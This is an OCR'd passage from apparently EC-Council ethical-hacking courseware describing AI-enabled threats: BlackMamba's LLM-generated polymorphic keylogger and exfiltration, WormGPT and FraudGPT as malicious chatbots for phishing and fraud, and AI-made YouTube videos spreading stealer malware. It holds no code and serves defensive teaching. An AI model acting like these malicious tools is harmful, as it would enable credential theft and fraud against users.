


Figure 7.77: Working of FakeGPT




Figure 7.78: Screenshot of FakeGPT showing malvertising and installation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **BlackMamba**

  Source: *https://www.sentinelone.com*

  BlackMamba is an AI-generated polymorphic malware designed to infiltrate and exploit target environments. It leverages a large language model (LLM) to create a polymorphic keylogger, obfuscation methods, and encrypted channels for data exfiltration and command server communication. The infiltration starts with an initial payload that disrupts and evades traditional security measures such as firewalls and antivirus software. Once it has infiltrated the target environment, it initiates the collection of user keystrokes, which are then compressed and transmitted to the C2 server of the attacker in small fragments.

  The attacker collects sensitive data such as usernames, passwords, credit card details, and other information being typed on the targeted system. This collected data can be analyzed using AI algorithms on the C2 server of the attacker, potentially leading to further attacks such as spear phishing. Additionally, an attacker can sell this data to Dark wWb agents, allowing them to install additional malware, steal further data, or launch ransomware attacks on other systems connected to the network.




Figure 7.79: Screenshot showing Blackmamba payload logging the keys

- **WormGPT**

  Source: *https://www.dazeddigital.com*

  WormGPT is an AI-based chatbot built upon open-sourced GPT-J LLM capable of interpreting and responding to natural language text. The malware also helps attackers create convincing and personalized fake emails for tricking users. Attackers can use WormGPT to enter prompts that generate human-like replies that they can use to lure users into disclosing critical information and sending money. The emails that are generated are convincing and impersonate a trusted person in business communication.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For instance, the business email compromise (BEC) vector of WormGPT is trained on diverse data sets, specifically on malware-related data, which are often kept confidential. The malware crafts email with exceptional grammatical accuracy for launching spear phishing attacks on targeted organizations.




Figure 7.80: Screenshot showing WormGPT

hide01.ir

- **FraudGPT**

Source: *https://news.kaduu.io*

FraudGPT is a malicious AI-driven tool tailored similarly to ChatGPT, but it produces deceptive content for malicious activities. It is typically trained using a massive dataset of text and code particularly chosen for malicious purposes. By ingesting this data, FraudGPT learns the patterns and techniques used in these malicious activities. Attackers can use this tool to generate deceptive content such as convincing phishing mails and social engineering tactics, creating cracking tools, engaging in carding activities, identifying vulnerabilities, and many other malicious activities.

Attackers can leverage this AI-driven tool to develop new adversarial variants. These variants are specifically crafted to enable attackers to perform various types of cybercriminal activity, operating without ethical constraints. Additionally, attackers can buy this tool from various Dark Web marketplaces and also on Telegram platforms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.81: Screenshot showing FraudGPT Telegram channel

hide01.ir

AI-Generated Videos: Malware Spread Through YouTube

Source: *https://www.cloudsek.com*

Attackers can use AI to spread malware through trusted sources such as YouTube. They can create videos using AI-generated video tools such as Synthesia and D-ID to exploit the trustworthiness of human-like personas. By utilizing these tools, attackers masquerade as software tutorials offering cracked versions of popular software such as Photoshop, Autodesk 3ds Max, AutoCAD, and many others in their videos.

The description section of such videos contains tool links of free versions, tempting users to click on them. Upon clicking the links, stealer malware such as Vidar, RedLine, and Raccoon gets installed and starts infiltrating the system for extracting data such as login usernames and passwords. This stolen data can be analyzed using AI algorithms on C2 server, which can be used for further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


